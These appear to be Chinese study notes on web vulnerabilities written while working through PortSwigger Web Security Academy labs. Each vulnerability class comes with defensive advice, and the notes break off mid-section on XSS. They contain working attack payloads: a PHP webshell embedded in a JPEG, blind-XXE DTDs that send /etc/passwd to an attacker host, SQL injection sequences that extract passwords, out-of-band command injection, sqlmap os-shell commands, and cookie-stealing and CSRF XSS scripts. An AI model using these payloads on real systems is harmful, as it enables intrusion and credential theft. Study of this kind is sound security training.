

Web安全BurpSuite学习笔记

服务器

- 文件上传漏洞
- XML外部实体注入 (XXE)
- SQL注入
- 身份认证漏洞
- 目录遍历
- 系统命令注入
- 应用逻辑漏洞
- 信息泄露
- 访问控制漏洞 (授权)
- 服务端伪造请求 SSRF
 - gopher 协议

客户端

- 跨站脚本攻击XSS
 - CSP 内容安全策略
- CSRF 跨站请求伪造
 - Samesite
 - HttpOnly, SameSite, Secure and CSP
- WebSocket
- CORS Cross-origin resource sharing 跨域资源共享
 - SOP Same origin policy 浏览器同源策略
 - 跨域方法:
- Clickjacking 点击劫持
- DOM-based vulnerabilities
 - DOM clobbering
- 高级Web攻击
 - 不安全的反序列化
 - Server Side Template Injection 服务端模版注入
 - JWT 攻击 (Json Web Tokens)
 - OAuth Authentication
 - Web缓存投毒 Cache Poisoning
 - HTTP Host请求头攻击
 - HTTP request smuggling HTTP 请求走私
 - Prototype pollution 原型链污染
 - URLencoding
 - 其他others

Web安全BurpSuite学习笔记

涉及到的工具：ExifTool,Extension:TurboIntruder,

服务器

文件上传漏洞

服务器存在文件上传的功能，上传的文件可被用户访问，如果服务器不对上传的文件做检测，用户可能上传含有恶代码的文件，当访问该文件的时候，服务器把文件当作脚本来执行，从而执行任意命令或建立反弹shell。

漏洞防御和利用方式

1. 直接上传PHP文件，然后访问
2. 服务器根据请求头判断是否接受到期望的文件类型
 - 修改请求头PHP文件类型
3. 服务器对某些目录设置了执行权限
 - 直接修改请求头中PHP文件名上传到其他目录../..之类，发送请求的时候对敏感字符URL编码，不然服务器可能会删除../，先用URL编码绕过滤
4. 服务器对某些可执行文件设置了黑名单
 - 更改PHP文件的后缀为其他类型，然后通过特殊的目录可执行文件配置绕过

Apache可执行文件配置名是.htaccess:

方法 POST 请求头 content-type: text/plain 内容 AddType application/x-httpd-php .yyy

此时，Apache可以以PHP脚本的方式解释执行后缀为yyy的文件

IIS是web.config文件:

```
<staticContent>
<mimeMapfileExtension=".json" mimeType="application/json"/>
</staticContent>
```

5. 服务器对某些可执行文件设置了黑名单，或是设置了白名单
 - 采用模糊文件后缀名的方式 或是 URL编码null字符绕过
- 例如: exploit.php.jpg exploit.php. exploit%2Ephp. exploit.p.phpphp. 主要看他过滤的方式

exploit.asp;.jpg or exploit.asp%00.jpg

如果验证的代码是用高级语言编写而服务器执行文件的时候用的是C/C++的程序，那么可以通过字符串截断的方式来绕过 %00=null

6. 服务器根据文件的内容来，比如开头或结尾的指纹来判断类型
 - 使用ExifTool工具将PHP代码嵌入到jpeg图像中，并修改文件后缀为PHP,实际上直接添加到jpeg文件末尾就可以了

```
exiftool-Comment="<?php echo'START'.file_get_contents('/home/carlos/secret').'END';?>"test.jpeg -o poly.php
```

7. 服务器自带文件名检测和文件病毒检测它采用沙箱的方式检测病毒
 - 使用Tubor Intruder来快速的发送post和get请求，在上传恶意文件后，在服务器扫描和删除它之前的小时间段内，访问恶意文件，利用时间差

```
def queueRequests(target,wordlists):
engine=RequestEngine(endpoint=target.endpoint,concurrentConnections=10,)

request1='''<YOUR-POST-REQUEST>'''

request2='''<YOUR-GET-REQUEST>'''

#the 'gate' argument blocks the final byte of each request until openGate is invoked
engine.queue(request1,gate='race1')
for x in range(5):
engine.queue(request2,gate='race1')

#wait until every 'race1' tagged request is ready
#then send the final byte of each request
#(this method is non-blocking, just like queue)
engine.openGate('race1')

engine.complete(timeout=60)

def handleResponse(req,interesting):
table.add(req)
```

8. 上传一段xss脚本，从客户端发起存储XSS攻击；如果服务器对PHP文件过滤很好，那可以利用其他文件格式攻击
9. 先用option请求看服务器是否支持put请求，利用put上传恶意文件

```
PUT /images/exploit.php HTTP/1.1
Host:vulnerable-website.com
Content-Type:application/x-httpd-php
Content-Length:49

<?php echo file_get_contents('/path/to/file');?>
```

防范方法

1. 为文件名后缀设置白名单而不是黑名单
2. 为文件名URL解码，删除%字段，确保不会有越过目录或截断的情况
3. 为文件名重命名，防止和其他文件名冲突，比如哈希
4. 在临时文件夹完全验证好文件安全后，才将文件存储到服务器中
5. 尽可能用现有框架的验证方式

XML外部实体注入（XXE）

利用XML解析器的语法特性，执行代码注入，可能产生的危害有浏览服务器的文件，发起SSRF攻击

实体定义：

XML实体是一种数据的表示形式，例如定义一个变量 myentity 然后通过变量前加&，末尾加;使用它

```
<!DOCTYPE foo [ <!ENTITY myentity "my entity value" > ]>
```

此外，也存在外部实体的概念，如

```
<!DOCTYPE foo [ <!ENTITY ext SYSTEM "file:///path/to/file" > ]>
<!DOCTYPE foo [ <!ENTITY ext SYSTEM "http://normal-website.com" > ]>
```

特殊符号：

<	<	小于
>	>	大于
&	&	和号
'	'	省略号
"	"	引号
%	%	百分号
&	&	与
'	'	单引号

文档类型定义（DTD）：

XML document type definition定义了XML文档的结构声明，它包括了数据和其他项，可以从外部导入（外部DTD）一般执行在DTD内，使用%的参数实体来执行，常规的实体执行可能会被程序拒绝。

文件后缀：.dtd

攻击类型：

1. XXE检索文件

```
<!DOCTYPE foo [
<!ENTITY xxe SYSTEM "file:///etc/passwd">
]>
<foo>
&xee;
</foo> //简单读取密码并返回 1
```

2. SSRF攻击

3. XXE盲注，发送敏感数据到恶意主机 (第二条语句是，动态声明)

请求修改

```
<!DOCTYPE foo [<!ENTITY % xxe SYSTEM
"http://web-attacker.com/malicious.dtd"> %xxe;]>
//让服务器下载恶意dtd文件并执行
恶意主机配置
<!ENTITY % file SYSTEM "file:///etc/passwd">
<!ENTITY % eval "<!ENTITY &#x25; exfiltrate SYSTEM 'http://web-attacker.com/?x=%file;'>">
%eval;
%exfiltrate;
```

4. XXE盲注，通过错误消息返回数据（第二条语句尝试拼接，当路径不存在时返回）

恶意主机配置

```
<!ENTITY % file SYSTEM "file:///etc/passwd">
<!ENTITY % eval "<!ENTITY &#x25; exfiltrate SYSTEM 'file:///invalid/?x=%file;'>">
%eval;
%exfiltrate;
```

疑点：不采用动态声明的时候，报的错是参数非法，采用动态声明的时候，报的错是文件没找到，后面是信息

解答：采用动态声明，是为了能够使用%file;，如果不采用，那么%file;将会作为字符串直接带入请求，路径参数出现了%；所以报错参数非法；当采用动态声明，%file;的内容会替换掉，所以可以正常看到消息。注意，动态声明仅使用于外部DTD

5. XInclude攻击 适用于只能控制XML的一部分数据，无法定义DTD的情况 XInclude原是为了从子文档中构建出一个xml部分，然后粘贴到原XML文档，这里可以用于解决上述情况。

解释：第一个语句是定义xi命名空间，第二个选项是引用文档，如果不写parse="text"则默认解析为XML文档，将该文档的内容作为文本显示在XML中

```
<foo xmlns:xi="http://www.w3.org/2001/XInclude"><xi:include parse="text"
href="file:///etc/passwd" /></foo>
```

6. 通过文件上传执行XXE

应用程序可能会允许用户上传一些XML格式文件，比如office的docx文档文件或是SVG图像文件，这些XML格式的文件可以称为XML外部实体注入的攻击点。

```
<?xml version="1.0" standalone="yes"?>
<!DOCTYPE test [ <!ENTITY xxe SYSTEM "file:///etc/hostname" > ]>
<svg width="128px" height="128px" xmlns="http://www.w3.org/2000/svg"
xmlns:xlink="http://www.w3.org/1999/xlink" version="1.1">
<text font-size="16" x="0" y="16">&xxe;</text>
</svg> //通过SVG图片文件上传执行XML注入
```

7. 更改POST的格式，来实现注入

```
POST /action HTTP/1.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 7

foo=bar
```

转变为：

```
POST /action HTTP/1.0
Content-Type: text/xml
Content-Length: 52

<?xml version="1.0" encoding="UTF-8"?><foo>bar</foo>
```

防御：

1. 禁止返回实体的内容给客户端
2. 在1基础上，禁止来自外网的DTD引用
3. 将数据部分嵌入到服务器自带的XML

对于1，可以通过引用外部DTD来发送消息，或是报错来绕过；

对于2，可以查找本地的DTD文件，并找到某个实体a，然后重定义a，来执行

```
请求修改 重定义custom_entity
<!DOCTYPE foo [
<!ENTITY % local_dtd SYSTEM "file:///usr/local/app/schema.dtd"> //dtd里面只有实体，没有
DOCTYPE
<!ENTITY % custom_entity '
<!ENTITY &#x25; file SYSTEM "file:///etc/passwd">
<!ENTITY &#x25; eval "<!ENTITY &#x26;#x25; error SYSTEM
&#x27;file:///nonexistent/&#x25;file;&#x27;>">
&#x25;eval;
&#x25;error;
'>
%local_dtd;
]>
```

对于如何查找本地DTD文件，比如，Linux系统如果装了GNOME桌面，那么有/usr/share/yelp/dtd/docbookx.dtd文件，我们可以通过如下方式验证：

```
<!DOCTYPE foo [
<!ENTITY % local_dtd SYSTEM "file:///usr/share/yelp/dtd/docbookx.dtd">
%local_dtd;
]>
```

这些通用的DTD文件，通常是开源的，可以去网站或是本地虚拟机上找到相关的资料，查找某个实体（ISOmso）即可

对于3，使用XInclude

总结：

发现注入点：

1. 明显的XML数据格式

- 2. 部分XML嵌入
- 3. 尝试更换POST请求方法的内容格式

利用：。。。

防范方法

- 1. 通过后端设置，禁止XML的那些危险的特性，外部实体定义什么的
- 2. 禁止XInclude

SQL注入

通过注入特殊符号绕过正常逻辑，如 注释符号：-- (Oracle,PostgreSQL) -- /#(MySQL) 像js注入，xss注入

盲注：布尔，时延，报错。 注入：UNION，堆叠注入；

- 1. 查询信息 注入方式 输入后面跟 '-- 或是通过XML表单 JSON来操作

可以通过ORDER BY 1-- 来确认是Oracle还是MySQL数据库

```
https://insecure-website.com/products?category=Gifts'--
SELECT * FROM products WHERE category = 'Gifts'--' AND released = 1

SELECT * FROM users WHERE username = 'administrator'--' AND password = ''
```

- 2. 查询其他的表UNION 堆叠注入

```
SELECT name, description FROM products WHERE category = 'Gifts'
' UNION SELECT username, password FROM users--
```

- 3. 检索数据库其他信息 表，版本

' UNION SELECT @@version--

版本信息：对于Oracle 数据库而言，每次SELECT操作需要FROM一个表，当没有时，使用内置的表 dual

Database Type	Query
Microsoft ,MySQL	SELECT @@version
Oracle	SELECT * FROM v\$version
PostgreSQL	SELECT version()

查所有数据库表和表的所有列名

```
(NO ORACLE)
SELECT * FROM information_schema.tables *改为table_name会好点
```

```

TABLE_CATALOG  TABLE_SCHEMA  TABLE_NAME  TABLE_TYPE
=====
MyDatabase     dbo             Users         BASE TABLE

SELECT * FROM information_schema.columns WHERE table_name = 'Users' * 改为
column_name
TABLE_CATALOG  TABLE_SCHEMA  TABLE_NAME  COLUMN_NAME  DATA_TYPE
=====
MyDatabase     dbo             Users         Username      varchar

(FOR Oracle)
SELECT * FROM all_tables
SELECT * FROM all_tab_columns WHERE table_name = 'USERS'

最后查询某个数据库的某几列的信息
select user,password from mysql.user

```

4. SQL盲注 意味着程序不会返回任何的信息

可使用burp suite 的intruder功能遍历

1. 增加查询时间 查看程序响应的时间 适用于程序同步处理请求 Three

```

确认是否可以利用响应时间盲注  %3B == ; 用于cookie
TrackingId=x'%3BSELECT+CASE+WHEN+(1=1)+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END--
确认表是否存在
'%3BSELECT+CASE+WHEN+(SELECT COUNT(*) FROM information_schema.tables WHERE
table_name = 'users')=1+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END--

确认是否存在用户
TrackingId=x'%3BSELECT+CASE+WHEN+
(username='administrator')+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END+FROM+users--
确认密码长度
TrackingId=x'%3BSELECT+CASE+WHEN+
(username='administrator'+AND+LENGTH(password)>1)+THEN+pg_sleep(10)+ELSE+pg_sleep
(0)+END+FROM+users--
确认密码
TrackingId=x'%3BSELECT+CASE+WHEN+
(username='administrator'+AND+SUBSTRING(password,1,1)='a')+THEN+pg_sleep(10)+ELSE
+pg_sleep(0)+END+FROM+users--

'; IF (SELECT COUNT(Username) FROM Users WHERE Username = 'Administrator' AND
SUBSTRING(Password, 1, 1) = 'm') = 1 WAITFOR DELAY '0:0:{delay}'--
如果用户名Administrator当且仅有一个，且密码开头是m，则等待delay秒

```

2. OAST 带外程序安全测试 让程序发起请求 适用于程序异步处理请求 Four

3. 添加查询逻辑AND OR 查看页面不同：数据库根据cookie来分析用户浏览记录，cookie查询失败时，可能会导致页面发生变化，根据这点进行盲注. One

确认是否可以触发数据库错误

```
TrackingId=xyz' AND '1'='2
```

确认users表是否存在

```
TrackingId=xyz' || (SELECT ' ' FROM users WHERE ROWNUM = 1) || '
```

确认用户是否存在

```
TrackingId=xyz' AND (SELECT 'a' FROM users WHERE username='administrator')='a
```

确认密码长度

```
TrackingId=xyz' AND (SELECT 'a' FROM users WHERE username='administrator' AND  
LENGTH(password)=2)='a
```

开始注入

```
TrackingId=xyz' AND (SELECT SUBSTRING(password,2,1) FROM users WHERE  
username='administrator')='a
```

5. 故意触发数据库的错误，以此盲注. Two

确认是否可以触发数据库错误

```
TrackingId=xyz' || (SELECT CASE WHEN (1=1) THEN TO_CHAR(1/0) ELSE ' ' END FROM  
dual) || '
```

确认users表是否存在

```
TrackingId=xyz' || (SELECT ' ' FROM users WHERE ROWNUM = 1) || '
```

确认用户是否存在

```
TrackingId=xyz' || (SELECT CASE WHEN (1=1) THEN TO_CHAR(1/0) ELSE ' ' END FROM users  
WHERE username='administrator') || '
```

确认密码长度

```
TrackingId=xyz' || (SELECT CASE WHEN LENGTH(password)>1 THEN to_char(1/0) ELSE ' '  
END FROM users WHERE username='administrator') || '
```

开始注入

```
xyz' AND (SELECT CASE WHEN (Username = 'Administrator' AND SUBSTRING(Password, 1,  
1) > 'm') THEN TOCHAR(1/0) ELSE 'a' END FROM Users)='a
```

```
xyz'; select cast(username as int) from user limit 1,1
```

5. 通过XML实现注入（通过Hackvector绕过WFA防火墙）

```
<?xml version="1.0" encoding="UTF-8"?>  
<stockCheck>  
  <productId>1</productId>  
  <storeId>1  
    <@hex_entities>UNION SELECT username || '~' || password FROM users  
  </hex_entities>  
  </storeId>  
</stockCheck>
```

6. 二阶SQL注入 存储的字符串信息包含了可执行的语句，当提取数据和SQL语句结合使用的时候，会发生注入

注入过程：

1. 使用ORDER BY 或是UNION SELECT来确定查询返回的列的数量 以便进一步渗透（因为返回的数据列表数量、数据类型必须和原有的查询一致，才会正常返回，否则数据库会报错）

```
' ORDER BY 1--  
' ORDER BY 2--  
' ORDER BY 3--  
遇到错误则停止  
或者  
' UNION SELECT NULL--  
' UNION SELECT NULL,NULL--  
' UNION SELECT NULL,NULL,NULL--  
遇到正确则停止
```

2. 确定原有查询哪一列返回的是字符串类型（因为大多数情况下，我们需要获取的信息是字符串类型）

```
' UNION SELECT 'a',NULL,NULL,NULL--  
' UNION SELECT NULL,'a',NULL,NULL--  
' UNION SELECT NULL,NULL,'a',NULL--  
' UNION SELECT NULL,NULL,NULL,'a'--
```

3. 开始注入，比如从users表里读取username和password的信息,可以通过|'~'|连接，这样只要找到一个输出字符串的列即可

```
' UNION SELECT username, password FROM users--
```

奇技

1. limit 1,1 用于语句后，显示查询到的数据中，从第1行开始（有第0行,这个是列名），往后1条结果的数据，用于绕过PHP的显示的方式
2. group_concat(name)将所有查询到的列名以逗号的方式拼接起来返回
3. database()内置函数，返回当前数据库的名称
4. %20 空格 %23#
5. 利用报错的信息，来返回结果，updatexml(1,select pwd from users,1) PHP
6. 需要判断注入点是字符串型注入，还是直接注入，比如观察id=2和id=3-1是否一致，一致就是直接注入

攻击流程：

1. 确认数据库类型
2. 确认感兴趣的数据库表名，列名
3. 开始注入 见注入过程
 1. 明注

2. 盲注

实战：反序列化章节第一个专家难度

```
class Main {
    public static void main(String[] args) throws Exception {
        //测试列数量，测试列的类型，利用cast 报错机制来查看反馈，假设已经成功 8个列，第4列需是int类型
        // 测试库名。输出 users
        ProductTemplate originalObject=new ProductTemplate("'UNION SELECT  NULL,
NULL,NULL, CAST(table_name AS numeric), NULL, NULL, NULL, NULL from
information_schema.tables--");
        //测试库名的含有的列名 输出 username
        ProductTemplate originalObject=new ProductTemplate("'UNION SELECT  NULL,
NULL,NULL, CAST(column_name AS numeric), NULL, NULL, NULL, NULL from
information_schema.columns WHERE table_name = 'users'--");
        //因为cast在第一行的时候就做了转换然后报错，所以需要条件判断
        ProductTemplate originalObject=new ProductTemplate("'UNION SELECT  NULL,
NULL,NULL, CAST(column_name AS numeric), NULL, NULL, NULL, NULL from
information_schema.columns WHERE table_name = 'users' offset 2 limit 1--"); useless
        //输出 password
        ProductTemplate originalObject=new ProductTemplate("'UNION SELECT  NULL,
NULL,NULL, CAST(column_name AS numeric), NULL, NULL, NULL, NULL from
information_schema.columns WHERE table_name = 'users' and column_name!='username'--");
        //用类似的方法，查看所有的username,然后根据信息输出密码，这里简写了
        ProductTemplate originalObject=new ProductTemplate("'UNION SELECT NULL, NULL,
NULL, CAST(password AS numeric), NULL, NULL, NULL, NULL FROM users--");

    }
}
```

注入点：

```
String sql = String.format("SELECT * FROM products WHERE id = '%s' LIMIT 1", id);
```

sqlmap使用

远程连接数据库

```
$ python sqlmap.py -d "mysql://admin:admin@192.168.21.17:3306/testdb" -f --bann\
er --dbs --users
```

扫描网址

```
$ python sqlmap.py -u "http://www.target.com/vuln.php?id=1" -f --banner --dbs --users
```

从Burp Suite 的请求log file中扫描

```
$ python sqlmap.py -l logfile -f --banner --dbs --users
```

同时扫描多个url -m

从request 请求中扫描 -r

```
--passwords -U username 破解密码
```

直接进入数据库模式

```
python sqlmap.py -u "http://59.63.200.79:8003/?id=1" -sql-shell
```

直接进入命令行窗口

```
python sqlmap.py -u "http://59.63.200.79:8003/?id=1" -os-shell
```

防范方法

使用参数化查询而不是通过字符串拼接实现

```
String query = "SELECT * FROM products WHERE category = '" + input + "'";
Statement statement = connection.createStatement();
ResultSet resultSet = statement.executeQuery(query);

//重写
PreparedStatement statement = connection.prepareStatement("SELECT * FROM products WHERE category = ?");
statement.setString(1, input);
ResultSet resultSet = statement.executeQuery();
```

身份认证漏洞

由于代码开发逻辑错误，或是通过暴力破解的方式绕过用户信息认证，以此进一步获取敏感信息，或是进一步高级渗透。

基于密码认证的爆破

1. 用户名猜测 用户名可以手机号，邮箱等组合
2. 密码爆破 密码设置的规则性
3. 用户名遍历 依据网页返回的结果的不同来查看是否用户名存在,然后再用密码暴力破解
 1. Status code 返回的状态码不同
 2. 页面信息 返回的报错/页面信息不同
 3. 响应的时间不同 通过输入很长的密码让网站在密码匹配上花上更多的时间（对哈希后的密码无效）
 4. 网页对尝试登录失败次数过多的用户锁定，返回锁定信息，根据这个可以确认用户
4. 通过代码错误逻辑绕过IP访问控制 如果登录成功后，失败次数清0，可在爆破字典添加已知账号密码

IP访问次数限制绕过 X-Forwarded-For: ip0,ip1,ip2 （需要服务器采用X-Forward-For来判断客户端IP地址）

根据用户爆破密码 或是 根据密码爆破用户

总结

1. 先爆破用户再爆破密码
2. 对于有尝试次数限制的，可以用已有账号来刷新次数
3. 对于每个账户的尝试登录次数有限制的，根据返回不同可以爆破用户（实际上由于逻辑设计问题仍然有可能通过密码爆破，心理战是吧，说了1分钟后尝试，但是密码正确的时候直接给通过了）

双因素认证（what you know and what you have）

绕过方法如下：

1. 逻辑错误，密码登录后可直接进入页面，对二次验证不做检查
2. 逻辑错误，不用密码登录，二次验证通过则允许登录
3. 暴力破解，利用验证码短期不变，使用重登的方式，不断尝试

Stay log in 绕过

由于脆弱的代码逻辑，可以通过猜测用户名和密码组合的staylogin token绕过密码登录，甚至可以利用在线工具/软件爆破密码

密码找回绕过

token直接验证，但做得很拉

密码找回时，第一次选择用户发起请求，第二次密码重置请求，对第二次发送的token不做验证，以至于攻击者用第二次密码重置的表单，应用到了受害者用户的第二次密码重置请求。

通过邮箱验证

1. 这里假设目标网站使用了反向代理的服务器，可以使用x-forward-host字段，指定恶意主机为目标虚拟主机，这样使得反向代理发送相关的关键参数到恶意主机上，攻击者利用其更改密码;也可直接更改host字段来实现
2. 当修改请求头字段无效的时候，反向代理设置了IP白名单之类的，可以从邮件本身入手绕过，dangling markup XSS反射，将关键信息返回给恶意主机。直接往host后面添加端口号（端口号后面实际上是注入的字符，可以被解析成html）

密码修改绕过

由于session没有和当前用户绑定，导致，攻击者可以通过自己的用户账号修改别人的密码

防范方法

1. 管理好用户凭证 不要将密码、账号或是邮箱等私人信息作为token, 即使是经过hash过，也有可能复原出来
2. 强制用户设置高安全性密码
3. 防止用户名遍历 所有的错误统一返回一样的信息，在不同情况下的返回时间也应该相同
4. 防止密码爆破 当失败次数过多时，对IP登录次数频率做限制，或是设置验证码
5. 使用多重验证，检查是否有可绕过漏洞
6. 检查找回密码，密码重置这些辅助功能逻辑

目录遍历

网站访问静态资源时，请求可能发生越级访问，通过多个../回到根目录，大部分应用会对用户的输入进行过滤，这里介绍几种绕过方法。

1. 当服务器访问静态资源的内部表示是使用相对路径，此时可直接使用/etc/passwd绕过
2. 如果只是单次过滤，使用....//代替../即可
3. web框架自动对URL解码一次，如果服务端使用输入前，还会解码一次的话，利用双层URL加密绕过 %=%25 /=%2f .=%2e 所以双层绕过可以写为%252e%252e%252f，单层是%2e%2e%2f
4. 如果输入要求必须以某种后缀结尾，那么可用%00 null byte截断绕过 ../etc/passwd%00.png

防范方法

1. 设置输入在白名单，或是确认用户输入的字符串只含有字母或是数字
2. 验证完输入后，应该使用平台的文件系统API规范调用，如下Java后端处理语句

```
File file = new File(BASE_DIRECTORY, userInput);  
if (file.getCanonicalPath().startsWith(BASE_DIRECTORY)) {  
    // process file  
}
```

系统命令注入

Web开发中，某些函数调用了shell命令，这些函数含有用户的输入作为参数，如果对用户的输入不做检查，直接拼接到系统调用的命令中，则可能会发生命令注入。command1 & command2 执行左右两边的命令，一般用 &cmd&来执行注入，这样可以减少后面的命令影响到注入命令的可能性。

注入方式：

1. 直接注入，可用url编码编码&、空格等特殊字符

判断是否可以注入：

1. 时间盲注判断 x||ping+-c+10+127.0.0.1||. (对异步执行的无效)
2. 覆写盲注判断 如果存在图片显示，猜测出图片存储路径，该路径可写，写入一个图片，然后访问，查看内容是否发生变换 & whoami > /var/www/static/whoami.txt &
3. 带外注入 & nslookup `whoami`.kgji2ohoyw.web-attacker.com &

防范方法：

1. 使用平台的API调用系统命令
2. 做严格的用户输入验证（白名单）

应用逻辑漏洞

由于开发者或测试者对用户的输入的假设不够充分，没有考虑到全部的状态，导致应用不按设想的逻辑运行，可能会造成各种漏洞。

常见类型：

1. 过分依赖客户端的数据检测
2. 没有处理好非常规的输入
 1. 是否对数据有任何限制（思考方向：整数大小溢出，字符串长度截断，负数处理）
 2. 会发生什么
 3. 是否有转化或正则化数据
3. 用户的行为不按套路出牌,验证或是购物逻辑，直接跳到最后一步
4. 传入的参数，可能不存在或被修改

5. 虽然对某些登录的凭证做了加密，但是应用存在其他地方用了相同的加密方式，以至于，可以通过该方式解密，使得信息泄露，或是构造出新的登录凭据

防范方法：

对所有的输入、应用的状态做充分的考虑

信息泄露

由于开发者安全意识差，在部署网站的时候遗留下了开发时的信息（注释、网站的第三方框架），或是网站上会出现用户的敏感信息，其具体可以归为以下三类：

1. 关于用户的数据，包括用户名或是邮箱信息
2. 敏感的注释
3. 关于这个网站的技术细节和基础设施

例子：

1. 通过robots.txt泄露隐藏目录的名字，结构和内容，或是目录列表
2. 提供访问到源码文件或是备份文件的方式
3. 在错误中显式地指出库名和表名
4. 对权限管理不当，使得用户访问别人的敏感消息
5. 在源码中对API keys, IP, 或是数据库凭证，只进行了硬编码
6. 提示某种资源（用户名）是否存在；故意输入不同类型的数据，使得java解析报错，进而暴露版本信息（过于详细的报错）

产生原因：

1. 忘记从公开内容中去除开发过程的内容
2. 不安全的网站配置或是技术，比如设置成debug模式
3. 有瑕疵的应用设计逻辑

工具：

scan 爬取而不审计

discover content

robots.txt / sitemap.xml

学习例子 Trace

服务器错误配置，使得可以响应Trace头，进而分析出服务器的授权方式（基于IP），从而绕过登录验证

```
TRACE /admin
X-Custom-IP-Authorization: 127.0.0.1
```

防范：

1. 确保开发者明白什么样的信息是敏感信息
2. 审计代码，删除注释

3. 使用通用的报错信息
4. 检查网站是否处于生产模式

访问控制漏洞（授权）

一般访问控制通过身份认证，会话管理方式来实现，该漏洞是由于逻辑设计不当使得用户可以访问到不属于它的资源，根据其类型有三个大类：垂直访问控制漏洞（提权）、水平访问控制漏洞（访问其他用户信息，同一数据类型），基于内容的访问控制漏洞（根据应用状态或是用户的交互来确定是否有该权限）

泄露方式：

1. robots.txt泄漏管理员页面，没做资源的权限管理设置
2. 访问控制所依赖的id，链接，参数可以被修改或是泄漏，从而绕过

```
GET /?username=carlos HTTP/2
Host: 0a17000604a26ca680c7356d007d00d4.web-security-academy.net
X-Original-Url: /admin/delete
```

3. 针对管理员的水平访问控制漏洞结合垂直访问控制漏洞实现越权
4. 代码逻辑设计不当，执行多步验证时，应用程序的每个状态没有被完全的验证

防范方法：

1. 不要依赖于混淆或是隐藏来实现访问控制
2. 重要资源默认权限是拒绝
3. 使用单一的应用逻辑验证，通过其他逻辑防止绕过
4. 不要相信客户端发送的任何参数

服务端伪造请求 SSRF

让服务器发起对内网某种资源的请求以泄露某些信息或是执行administrator操作，其危害在于，这种请求往往是最高权限的，不受应用访问控制逻辑所约束。对于盲请求，也可以让服务器发起对外网的请求，利用DNS域名解析的方式，将请求的结果发回给恶意主机。

请求对象：本机，内网其他主机，

防范方法：多为字符串过滤

绕过字符串过滤方法

1. 用2130706433（IP的32位值）、017700000001、127.1 代替127.0.0.1
2. 注册自己的域名，然后重定向到127.0.0.1或是目标主机
3. 对某个字符进行两次URL编码，第二次是只对关键字编码

4. 利用#@来混淆过滤器(字符串解析时, 会认为sotck是域名, @前面的是用户名和密码, 但实际服务器解析, 会删除掉#后面的注释, 然后再和路径拼接)

```
http://localhost:80%2523@stock.weliketoshop.net/admin/delete?username=carlos
```

5. 利用网页本身的重定向逻辑绕过 有些请求返回的是重定向页面, 有些是返回实际的内容 (关注点)

```
/product/nextProduct?path=http://192.168.0.12:8080/admin
```

6. 盲SSRF漏洞 SSRF的返回值不会返回
7. 应用部分路径拼接到别的url,一定程度上也可以SSRF
8. 通过XXE注入来SSRF

gopher 协议

gopher是一个很久远的协议, 可用于发送HTTP/HTTPS, FTP, TELNET, REDIS等请求, 它可以应用在内网渗透, 可以应用在Web的SSRF攻击中, 比如代理POST请求。(常规SSRF只能用GET方式, _method可能也可以)

协议格式

```
gopher://<host>:<port>/<gopher-path>_<TCP数据流>
```

使用的注意事项:

1. 发起多条请求每条要用回车换行去隔开使用%0d%0a隔开, 如果多个参数, 参数之间的&也需要进行URL编码
2. TCP数据流要URL全编码一次

客户端

跨站脚本攻击XSS

XSS攻击主要是可以通过向网站注入javascript代码来代替受害用户执行任何他可以执行得到的操作, 或是发送该用户的敏感信息

反射型XSS reflect

定义: 将用户的请求中含有的参数直接渲染到页面中不做任何处理

存储型XSS store

定义: 将用户的输入存储到服务器中, 该输入会渲染到页面中被浏览的其他用户所看到

DOM型XSS dom

定义: 操控用户输入, 使得页面中某个html节点发生改变, 常与innerHTML关联

XSS注入的环境

1. 在标签之间, 文本的上下文. 直接添加标签

- | | |
|-------------------|-----------------------|
| 2. 在标签内的属性里 | 用引号逃逸 |
| 3. 在javascript源码里 | 用引号逃逸或者在模版字符串直接使用\${} |

反射型/存储型XSS 攻击方式

1. 利用javascript读取cookie发送到恶意网站，post或get也可以用img等标签绕过跨域请求(httponly)
2. 利用密码自动填充来窃取密码（实测有点鸡肋，除非用户自己点击才可以触发）设置input name=username name=password type=password
3. 结合csrf模拟用户修改邮箱啥的（！！！尤其注意async和await的变量作用域问题一定要拆分完整）

```
<script>
var csrf=""
async function f()
{

var Response=await fetch(
'/my-account',
{
method:'GET',
credentials:'same-origin'
}
)

await Response.text().then(text=>{csrf=text.match(/name="csrf" value="(\w+)/)[1]})

await fetch(
'/my-account/change-email',
{
method:'POST',
credentials:'same-origin',
headers:{
'Content-Type':'application/x-www-form-urlencoded',
},
body:'csrf='+csrf+'&email=kkk@test.com'
}
)

}

f()

</script>
or
<script>
var req = new XMLHttpRequest();
req.onload = handleResponse;
req.open('get', '/my-account', true);
req.send();
function handleResponse() {
    var token = this.responseText.match(/name="csrf" value="(\w+)/)[1];
    var changeReq = new XMLHttpRequest();
```

```
changeReq.open('post', '/my-account/change-email', true);
changeReq.send('csrf='+token+'&email=test@test.com')
};
</script>
```

4. DOM方法，通过属性执行脚本

```
"onmouseover="alert(1)
```

5. img标签src="<https://www.attacker.com/>?通过这样的方式将可能含有隐私信息的部分网页内容发出去

6. XSS注入，读取本地cookie，然后通过a标签link，将数据以get请求的方式发送到攻击者服务器，或是imgsrc

```
target:<textarea>value</textarea>
value:
使用a标签
</textarea><script>
var cookie=document.cookie;
var a=document.createElement('a');
a.style.display = 'none'; // 隐藏选择的元素
a.style.display = 'block'; // 以块级样式显示
a.onclick="return false;"
a.href="https://www.baidu.com"+cookie;
document.body.appendChild(a);
a.click();

</script><textarea>

也可通过location发送，效果一样
document.location="//YOUR-EXPLOIT-SERVER-ID.exploit-server.net/"+document.cookie

超级隐蔽的xss攻击
<a href="https://www.example.com" onclick="return false;">点击这里</a>
```

针对标签或事件的过滤

7. 使用XSS cheatsheet得到可以绕过的标签和事件，事件里面写方法，使用恶意主机，结合iframe的方式，发起XSS攻击。可以绕过CSRFtoken? 当谷歌浏览器的sameSite 设置为strict或是lax的时候，无法绕过

```
<iframe src="https://YOUR-LAB-ID.web-security-academy.web-security-academy.net/?
search='%3E%3Cbody%20onresize=print(}%3E" onload=this.style.width='100px'>
```

8. 自定义自己的标签（如果允许），然后通过onfocus触发，这个语句中自定义了标签xss，然后#x将网页定位到这个地方，自动focus,触发操作 🐼

```
<script>
location = 'https://YOUR-LAB-ID.web-security-academy.net/?
search=%3Cxss+id%3Dx+onfocus%3Dalert%28document.cookie%29%20tabindex=1%3E#x';
</script>
翻译:
location = 'https://YOUR-LAB-ID.web-security-academy.net/?search=<xss id=x
onfocus=alert(document.cookie) tabindex=1>#x';
```


9. 对于所有的事件, href链接被拒绝的情况, 如下

```
